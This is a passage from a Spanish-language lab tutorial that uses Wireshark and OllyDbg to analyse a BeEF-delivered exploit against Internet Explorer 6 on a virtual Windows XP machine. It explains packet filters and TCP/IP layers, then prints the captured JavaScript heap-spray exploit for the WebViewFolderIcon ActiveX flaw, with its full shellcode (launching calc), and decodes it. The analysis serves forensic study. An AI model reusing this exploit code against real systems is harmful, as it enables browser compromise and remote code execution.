Bueno en nuestro caso sabemos que el servidor BeEF en **192.168.1.19** (origen o source) debe haber mandado el ataque mediante un código html al IE 6, que esta en **192.168.1.201** (destino). Por tanto vamos a practicar lo que hemos aprendido y vamos a combinar dos filtros con AND de forma que solo veamos los paquetes que cumpla ambas condiciones:


ip.dst == 192.168.1.201 && ip.src == 192.168.1.19

Como vemos la cosa funciona y nos quedan muy pocos paquetes que analizar:




De los 10 paquetes, los últimos son del protocolo **TCP** (en al zona pistacho), en concreto manda un paquete con los flags **FIN** y **ACK** activados que indican el final de la comunicación. Se ven dos porque con nuestro filtro hemos seleccionado dos comunicaciones diferentes, de esto me di cuenta cuando quise analizar el paquete que he marcado en la imagen anterior. Como se ve es el único que envía un paquete con text/html y como después comprobaremos es el responsable del exploit.

Si una vez seleccionado ese paquete que queremos estudiar, le damos un clic derecho veremos varias opciones:



Si le damos a la opción **"Follow TCP stream"** (seguir el flujo TCP) vemos como ha sido el diálogo entre el servidor beef y el cliente cuando se envió ese paquete:



Como se intuye (lo siento no se ve muy bien) este es el dialogo completo mediante el protocolo http y se pude ver en varios formatos, ASCII, Hex Dump, C arrays etc.. Lo que mas me gusto fue que al cerrar esta ventana el filtro había cambiado y wireshark había puesto uno especifico para este flujo, copiado del edit de **Filter** es este:

(ip.addr eq 192.168.1.19 and ip.addr eq 192.168.1.201) and (tcp.port eq **80** and tcp.port eq **1033**)

Ya vemos que mediante paréntesis se puede crear filtros mas complejos, y lo que mas llama la atención es que este diálogo se ha producido entre el puerto 80 del servidor web y el puerto 1033 del windows XP. Si miramos en Google vemos que el puerto 1033 es el encargado del servicio NetInfo:

"Servicio que ofrece información acerca del estado de la red de la computadora que corre este servicio"

Pero también es utilizado por algunos malware (como Net Spy) para realizar sus comunicaciones, y ya sabemos que algunos exploit también ;-)

Si por curiosidad seguimos mirando otros paquetes con nuestro primer filtro, lo seleccionamos y damos clic a **"Follow TCP stream"** veremos otro diálogo entre el servidor Beef y windows XP a travez de IE, el filtro en este caso es:

(ip.addr eq 192.168.1.19 and ip.addr eq 192.168.1.201) and (tcp.port eq **80** and tcp.port eq **1032**)

Como vemos en este caso el puerto destino es 1032, que actualmente no se usa, pero parece que con windows 2000 se utilizaban los puertos 1030 llamado **iad1**, 1031 llamado **iad2** y el 1032 llamado **iad3** (como lo llama wireshark) como parte de los servicio relacionados con netbios ¿?. No he encontrado mucha información en internet, no se si he dicho una barbaridad; pero si parece que ahora ya no están en uso. En este caso esta comunicación no parece importante, puede ser una conexión de control porque en ella no hay paso de datos relevantes.


La verdad es que nosotros ya teníamos nuestro paquete culpable, pero es importante saber porque aparecían dos mensajes de FIN de comunicación y ahora ya sabemos que era debido a que con nuestro primer filtro no teníamos en cuenta los puertos y por tanto estábamos viendo dos comunicaciones diferentes.

Para continuar vamos a seguir la comunicación entre los puertos 80 y 1033 (NetInfo) y mas concretamente el paquete donde se ha enviado el exploit:


175 33.541961 192.168.1.19 192.168.1.201 HTTP HTTP/1.1 200 OK (text/html)

Como veis la ventana de wireshark esta dividida en tres partes, en la primera vemos los paquetes capturados, **Packet List**, y si se ha aplicado un filtro, veremos los paquetes que cumplen con las condiciones del filtro. Una vez seleccionado el paquete que vamos a estudiar veremos toda la información en la segunda parte de la ventana, **Packet Details**, y por último veremos el paquete en formato hexadecimal, **Packet Byte**. Esta es la división por defecto, si se quiere cambiar lo podemos hacer en el menú **View.**

En este caso nos centraremos en el **Packet Details del paquete nº175**, donde podemos ver:




En este caso, para empezar, vamos a ver todas las partes del paquete contraídas, pues detrás de cada triangulo de la izquierda se encuentra mas información de cada una de las capas del frame 175. Esta división no es aleatoria, esta basada en el **encapsulamiento** que cada capa de la red le da a un paquete de datos, podéis ampliar el tema estudiando el Modelo OSI, En la wikipedia he encontrado está representación que a mi me parece muy ilustrativa:



Fijaros que la información que queremos enviar es Data y hasta llegar al medio físico donde se envía cada capa del Modelo OSI ha añadido unos datos (cada uno con su color); estos datos formaran la trama completa que es la que hemos capturado y llegaran al receptor donde pasará por las diferentes capas en sentido contrario hasta quedar los datos iniciales.

El modelo OSI es esencialmente un marco de referencia al que mirar cuando estudiamos un protocolo en internet, en realidad con lo que trabajamos es el Modelo Internet basado en los protocolos **TCP/IP**, que es más práctico y sera el que nos explique mejor la estructura de nuestro paquete. Para empezar vemos que en realidad no existen todas las capas del modelo OSI, pues en realidad algunas capas del modelo internet engloba a varias del modelo OSI. Lo vemos mejor con una imagen:



En este caso wireshark nos muestra la información desde la **red** hasta llegar a la **aplicación**, vamos a ver cada punto ampliado:

▼Frame 175 (1190 bytes on wire, 1190 bytes captured)

Este primer punto es información generica de Wireshark sobre el paquete, nos muestra información del momento en que fue tomado, el tamaño en bytes y los protocolos implicados en este paquete:

Protocols in frame: **eth**:ip:tcp:http:data-text-lines

Por tanto el primer protocolo implicado es Ethernet II:

▼Ethernet II, Src: CadmusCo_6b:a2:ab (08:00:27:6b:a2:ab), Dst: CadmusCo_eb:2d:75 (08:00:27:eb:2d:75)

Como estamos en una red local, las tramas que capturamos son **tramas ethernet.** Este protocolo es el encargado de dirigir cuando una maquina puede transmitir paquetes a la red, que tamaño y sobretodo evitar errores cuando dos estaciones transmiten al mismo tiempo (se producen colisiones). Todo esto se realiza mediante una política de acceso a la red, que en el caso de Ethernet se conoce como **CSMA/CD.**

Bueno aquí vemos unos números un poco raros, en realidad son las **MAC** de las tarjetas de red de ambas máquinas virtuales. VirtualBox utiliza la tarjeta **Pcnet-FAST III**, por tanto una dirección MAC tipo tiene los 6 primero dígitos asignados a la marca de la tarjeta, por eso en ambos casos son iguales (**08:00:27**) y los 6 siguientes deben ser únicos para cada tarjeta, siendo en este caso **Src** el origen (backtrack4) y **Dst** el destino (Windows XP).

Lo importante es que debe haber una correlación exacta entre la dirección IP de una máquina y su dirección MAC, para ello se usa el protocolo **ARP**, que es el encargado de llevar a cabo la resolución automática del mapeado entre direcciones MAC. De forma que en nuestro ordenador tenemos una tabla ARP donde se relaciona las IP con su correspondiente MAC.

▼Internet Protocol, Src: 192.168.1.19 (192.168.1.19), Dst: 192.168.1.201 (192.168.1.201)

Ya hemos hablado suficiente del protocolo IP, en este caso la versión 4, indica que la IP de origen (Backtrack4) es 192.168.1.19 y la de destino (WindowsXP) es 192.168.1.201.

▼Transmission Control Protocol, Src Port: http (80), Dst Port: netinfo-local (1033), Seq: 1405, Ack: 1541, Len: 1136

TCP es el protocolo encargado de dar seguridad al envio de información, de forma que no haya errores (aunque esto no es siempre al 100 %), se asegura la entrega de la información y sobretodo que la información se entregue en el mismo orden que se envió (incluso si hay fragmentación). Para todo ello TCP utiliza dos características principales:

El TCP está **orientado a la conexión**: tiene una fase de establecimiento de la conexión, una de transmisión de datos y una de desconexión.

TCP envía los datos como **flujo de bytes**. Está es la clave para que los datos lleguen

en el orden original y completos. Para ello se utiliza un puerto de origen y otro de destino, de forma que en este caso el servidor utiliza el puerto **80** y la aplicación (IE) esta esperando los datos en el puerto **1033,** esto como veis va en al cabecera TCP como **Src Port** y **Dst Port**. Pero lo que mas llama la atención es el control del flujo de datos, para ello cada uno de los extremos de la conexión llevan un **Número de Secuencia**, que comienza en un numero aleatorio e ira aumentando dependiendo de los bytes que se envíe; pero además como control esta el número **ACK**, donde tiene en cuenta el número de secuencia del otro extremo, de forma que le esta diciendo al otro extremo que por ej. he recibido el byte 1541 (**ACK: 1541**) y espero el 1542; de forma que si recibes el 1600, se han perdido paquetes y por tanto se debe volver a enviar a partir del 1541.

En nuestro ejemplo podemos ver que este paquete desde el puerto 80 lleva una secuencia con el número 1405 (**Seq:1405**), sabe que la secuencia del otro extremo va por 1541(**Ack: 1451**) y le dice que le manda 1136 bytes (**Len: 1136**), lo cual hace que cambie el número de secuencia como nos dice wireshark:

Sequence number: 1405 (relative sequence number)
[Next sequence number: 2541 (relative sequence number)]
Acknowledgement number: 1541 (relative ack number)

Si miramos el paquete de respuesta desde Windows XP, se vera mas claro:

Transmission Control Protocol, Src Port: netinfo-local (1033), Dst Port: http (80), Seq: 1541, Ack: 2541, Len: 0

Como vemos su secuencia Seq: 1541 es correcto pues es lo que indicaba el Ack del paquete anterior y además no va a variar pues no envía datos (**Len:0**). Pero lo mas importante es que confirma que ha recibido los 1136 bytes, pues ha actualizado su Ack a 2541 (2541-1136=1405). Si continuamos un paso más, vemos:

Transmission Control Protocol, Src Port: http (80), Dst Port: netinfo-local (1033), Seq: 2541, Ack: 1541, Len: 0

El servidor vuelve a responderle con los datos que ya sabemos, no envía nada (len:0) por lo que su secuencía sigue en 2541 y como no ha recibido nada el Ack también se mantiene en 1541.
Al principio parece complicado, pero si os fijáis el llevar ambas partes el número de secuencia de ambos extremos de la conexión permite tener seguridad de que no haya perdidas de datos ni de que lleguen desordenados.

▼Hypertext Transfer Protocol

Ya hemos llegado al protocolo **HTTP,** pertenece a la capa de aplicaciones donde realmente intervenimos nosotros(con nuestro navegador hemos pedido una página web), desde donde se envía los datos realmente, pues todo lo anterior lo debéis ver como diferentes sobres que van envolviendo esta carta (la información) que permiten que lleguen a su destino, completos y en el orden correcto.
Primero el servidor web le manda la información de que versión de HTTP se va a utilizar, la fecha, tipo de servidor, como va a codificar los datos y en fin, todo lo necesario para que el cliente sepa interpretar los datos que se le va a mandar:

HTTP/1.1 200 OK\r\n

Request Version: HTTP/1.1

Response Code: 200

Date: Wed, 17 Mar 2010 11:06:11 GMT\r\n

Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.5 with Suhosin-Patch\r\n

X-Powered-By: PHP/5.2.6-2ubuntu4.5\r\n

Expires: Thu, 19 Nov 1981 08:52:00 GMT\r\n

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0\r\n

Pragma: no-cache\r\n

Vary: Accept-Encoding\r\n

Content-Encoding: gzip\r\n

Content-Length: 687

Keep-Alive: timeout=15, max=78\r\n

Connection: Keep-Alive\r\n

Content-Type: text/html\r\n

\r\n

Content-encoded entity body (gzip): 687 bytes -> 1381 bytes

Al final vemos que utiliza gzip para comprimir los datos, que descomprimidos son 1381 bytes y son estos datos los que nos interesa, pues veremos la estructura del exploit:

▼Line-based text data: text/html

```
var result_id = '03c3cd098b9b73cce1561ff56802fcb4';\n
\tvar heapSprayToAddress = 0x05050505;\n
\tvar payLoadCode = unescape(\n
\t"%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C
%u0178%u8BEF%u184F%u5F8B%u0120" +\n
\t"%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA
%uC201%uF4EB%u543B%u0424" +\n
\t"%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B
%u018B%u89EB%u245C%uC304" +\n
\t"%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD
%u0868%u09EB%u808B%u00B0" +\n
\t"%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B
%uF068%u048A%u685F%uFE98%u0E8A" +\n
\t"%uFF57%u63E7%u6C61%u0063");\n
\tvar heapBlockSize = 0x400000;\n
\tvar payLoadSize = payLoadCode.length * 2;\n
\tvar spraySlideSize = heapBlockSize - (payLoadSize+0x38);\n
\tvar spraySlide = unescape("%u0505%u0505");\n
\tspraySlide = getSpraySlide(spraySlide,spraySlideSize);\n
\theapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;\n
\tmemory = new Array();\n
```

```
\n
\tfor (i=0;i<heapBlocks;i++)\n
\t{\n
\t\tmemory[i] = spraySlide + payLoadCode;\n
\t}\n
\n
\tfor ( i = 0 ; i < 128 ; i++) \n
\t{\n
\t\ttry{ \n
\t\t\tvar tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');\n
\t\t\ttar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x05050505 ); \n
\t\t}catch(e){}\n
\t}\n
\n
\tfunction getSpraySlide(spraySlide, spraySlideSize)\n
\t{\n
\t\twhile (spraySlide.length*2<spraySlideSize)\n
\t\t{\n
\t\t\tspraySlide += spraySlide;\n
\t\t}\n
\t\tspraySlide = spraySlide.substring(0,spraySlideSize/2);\n
\t\treturn spraySlide;\n
\t}\n
```

Si os fijáis estamos en el lugar correcto, vemos como se esta llamando a un **ActiveX** y además este es **WebViewFolderIcon**, que como hemos visto al principio, es vulnerable. En este caso se va a utilizar una técnica de Explotación llamada **Heap Spray**, parece que cuando se da un desbordamiento de memoria dinámica (heap) se crea una estructura en memoria, que cuando es liberada, permite la ejecución de código. En Windows Vista esto se quiso evitar con técnicas AntiHeap, analizando la memoria antes de ser liberada y utilizando cifrado; pero parece que con este método sigue siendo vulnerable pues se han realizado exploit exitosos en Vista con IE 7.

5.4 Estudio del exploit con OllyDbg.

Para ver mas detenidamente el exploit, podemos eliminarles los saltos de linea **\n** y eliminar los tabuladores **\t,** aunque teniendo en cuenta que debemos sustituirlos cada uno de ellos por su tabulación para darle la indentación necesaria al código fuente, que creo corresponde a javascript. Vamos a verlo poco a poco:

```
var result_id = '03c3cd098b9b73cce1561ff56802fcb4';
        var heapSprayToAddress = 0x05050505;
        var payLoadCode = unescape(
        "%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C
        %u0178%u8BEF%u184F%u5F8B%u0120" +
        "%u49EB%u348B%u018B%u31EE%u99C0%u84AC
        %u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424" +
        "%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F
        %uEB01%u1C8B    %u018B%u89EB%u245C%uC304" +
        "%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD
        %u0868%u09EB%u808B%u00B0" +
        "%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B
```

```
%uF068%u048A%u685F%uFE98%u0E8A" +
"%uFF57%u63E7%u6C61%u0063");
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0505%u0505");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
memory = new Array();
```

Primero se declaran las variables, normalmente como veis van precedidas por el termino **var** y terminan con punto y coma. Tened en cuenta que en el shellcode se han partido la lineas (cada una termina en +) y que aunque han utilizado unicode para su representación; siguen siendo los clásicos opcodes de código en ensamblador, pero teniendo en cuenta que lo toma de dos en dos y que al ensamblarlo en código intel (little indian) deberíamos alterar su orden (%uE8FC se debe pasar a FCE8). Para no liarnos, en linux hay una orden de bash que nos ayuda, para ello creamos un archivo llamado **unicode.txt** con el shellcode de esta forma (sin comillas y sin signos +):

```
%u9090%u9090%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120
%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424
%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304
%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00B0
%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%uF068%u048A%u685F%uFE98%u0E8A
%uFF57%u63E7%u6C61%u0063
```


Podemos ejecutar esta orden de bash en la misma carpeta del archivo de texto y lo vemos mas claro:

$cat unicode.txt | perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump -C | more

```
juanjo@cvtucan:/datos/Downloads$ cat unicode.txt | perl -pe 's/\%u(..)(..)/chr(h
ex($2)).chr(hex($1))/ge' | hexdump -C | more
00000000  90 90 90 90 fc e8 44 00  00 00 8b 45 3c 8b 7c 05  |......D....E<.|.|
00000010  78 01 ef 8b 4f 18 8b 5f  20 01 20 0a eb 49 8b 34  |x...O.._ . ..I.4|
00000020  8b 01 ee 31 c0 99 ac 84  c0 74 07 c1 ca 0d 01 c2  |...1.....t......|
00000030  eb f4 3b 54 24 04 20 0a  75 e5 8b 5f 24 01 eb 66  |..;T$. .u.._$..f|
00000040  8b 0c 4b 8b 5f 1c 01 eb  8b 1c 8b 01 eb 89 5c 24  |..K._.........\$|
00000050  04 c3 20 0a 31 c0 64 8b  40 30 85 c0 78 0c 8b 40  |.. .1.d.@0..x..@|
00000060  0c 8b 70 1c ad 8b 68 08  eb 09 8b 80 b0 00 20 0a  |..p...h....... .|
00000070  00 00 8b 68 3c 5f 31 f6  60 56 89 f8 83 c0 7b 50  |...h<_1.`V....{P|
00000080  68 f0 8a 04 5f 68 98 fe  8a 0e 20 0a 57 ff e7 63  |h..._h.... .W..c|
00000090  61 6c 63 00 0a                                    |alc..|
00000095
```


Esto mismo es lo que realiza la función de javascript **unescape()** del exploit por lo que el programa inyectará exactamente estos bytes y podemos buscarlos.
Como vemos la mayoría son opcodes, pero al final vemos una string que es **calc** y claro esa será en este caso la shell que se ejecute ;-) Ademas podemos comprobar que con esa orden es suficiente, no hace falta calc.exe; pues si hacemos pruebas, tanto en una ventana de símbolo del sistema como desde “Ejecutar” en windows, con la orden **calc** se ejecutará la calculadora.

Por tanto podemos copiar la primera fila de opcodes y hacer una busqueda en Memoria **M**, en el **OllyDbg** que tenemos como JIT en Windows XP y que ha saltado al sufrir el exploit (imagen anterior al punto 5.3):




.

La primera vez que para es en **1B609C**, no parece que haya nada interesante, está entre otros datos y nada mas; seguimos buscando con Ctrl+L y la siguiente es en **03470000**:

